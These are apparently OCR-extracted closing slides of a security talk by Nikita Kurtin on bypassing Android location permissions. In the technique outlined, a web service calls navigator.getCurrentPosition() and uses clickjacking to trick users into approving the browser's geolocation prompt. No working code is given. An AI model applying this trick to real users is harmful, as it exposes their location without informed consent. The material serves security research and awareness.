


Bypassing LOCATION permissions

Runtime permission from dangerous protection level


- The remote web service will execute javascript: `*navigator.getCurrentPosition()*` to get the current location.
- Which trigger a built-in browser alert prompt that asks the user to allow the access to the device’s Geo Location.
- At the same time clickjacking is used to allow the access.


Bypassing LOCATION permission



How does it work?

What user see | What Actually behind it





Thank you

Nikita Kurtin